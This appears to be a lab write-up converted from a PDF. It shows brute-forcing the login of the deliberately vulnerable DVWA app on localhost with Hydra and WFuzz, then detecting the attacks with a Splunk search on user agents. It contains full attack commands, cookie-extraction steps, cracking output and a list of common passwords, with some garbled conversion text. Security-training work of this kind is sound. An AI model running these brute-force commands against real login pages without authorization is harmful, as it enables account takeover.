
# Task 5

📶 1. Check & Ping to Verify Network Connectivity 👍





- **Hydra Brute Force Attack on DVWA (Low Security Level):**
- Step 1: Start DVWA:

In your terminal, start the DVWA application:

---> dvwa-start

```
zsh: suspended ping 192.168.1.5

(kali@ kali)-[~]


style="border: 2px solid black;" solid ping 192.168.1.5

| Comparison of the comparison
```



### Step 2: Set DVWA Security Level to "Low"

- 1-Open your browser and go to:
- 2-Click on DVWA Security in the left menu.
- 3-Set the security level to Low and click Submit.



## **a** Step 3: Run the Hydra Brute Force Attack:

Here's the full command:

hydra -l admin -P /usr/share/wfuzz/wordlist/others/common\_pass.txt 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PAS S^&Login=Login:H=Cookie\:PHPSESSID=5a8dc35a8f54fb9b7c4aee47295f263e;security=low: F=Username and/or password incorrect'

### How to Get the PHPSESSID from DVWA

- 1. Go to DVWA in your browser
- 2. Right-click anywhere and choose Inspect
- 3. Go to the **Application** tab  $\rightarrow$  **Storage**  $\rightarrow$  **Cookies**
- 4. Click on the cookie for 127.0.0.1 or your host
- 5. Look for a cookie named: PHPSESSID
- 6. Copy its **value** and paste it into your Hydra command

```
(kali@kali)-[~]
$ hydra -l admin -P /usr/share/wfuzz/wordlist/others/common_pass.txt 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^6pfb5c86ecbed2b7ael3acla8;security=low:F=Username and/or password incorrect'

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-17 07:18:07
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 52 login tries (l:1/p:52), -4 tries per task
[DATA] attacking http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^6password=^PASS^6Login=Login:H=Cookie\:PHPSESSID=57d42d17
password incorrect
[42001][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-17 07:18:08
```

## Explanation of WFuzz Command for Brute Force on DVWA:

## Command:

wfuzz -c -w /usr/share/wfuzz/wordlist/others/common\_pass.txt -b "security=low;PHPSESSID=5a8dc35a8f54fb9b7c4aee47295f263e"

'http://127.0.0.1:42001/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login

Hint so change the PHPSESSID 4

Phase 1

- Phase 2:
- **III** Detect the Hydra and WFuzz attacks via Splunk Dashboard:
- Step 1: Go to Splunk Server UI:
- Step 2: Run SPL to Detect Hydra & WFuzz:






#### Use the following Search Processing Language (SPL) to analyze login attempts:

source="/var/log/dvwa/access.log" username="\*"


(useragent="\*hydra\*" OR useragent="\*wfuzz\*")

| table useragent status username password

And Save the Query as a Report




#### - Save As Dashboard Panel:



#### 1- click edit

#### 2-add panel

#### 3-choose your report &click add to Dashboard



## **☑** Final Analysis: Hydra & WFuzz Detection in Splunk:



useragent \$	status ‡	username ‡	password \$
Wfuzz/3.1.0	200	admin	changeme
Wfuzz/3.1.0	200	admin	backup
Wfuzz/3.1.0	200	admin	clustadm
Wfuzz/3.1.0	200	admin	default
Wfuzz/3.1.0	200	admin	cluster
Wfuzz/3.1.0	200	admin	dell
Wfuzz/3.1.0	200	admin	dnz
Wfuzz/3.1.0	200	admin	domino
Wfuzz/3.1.0	200	admin	exchadm
Wfuzz/3.1.0	200	admin	backupexec
			«Prev 1 2 3 4 5 6 7 8 9 10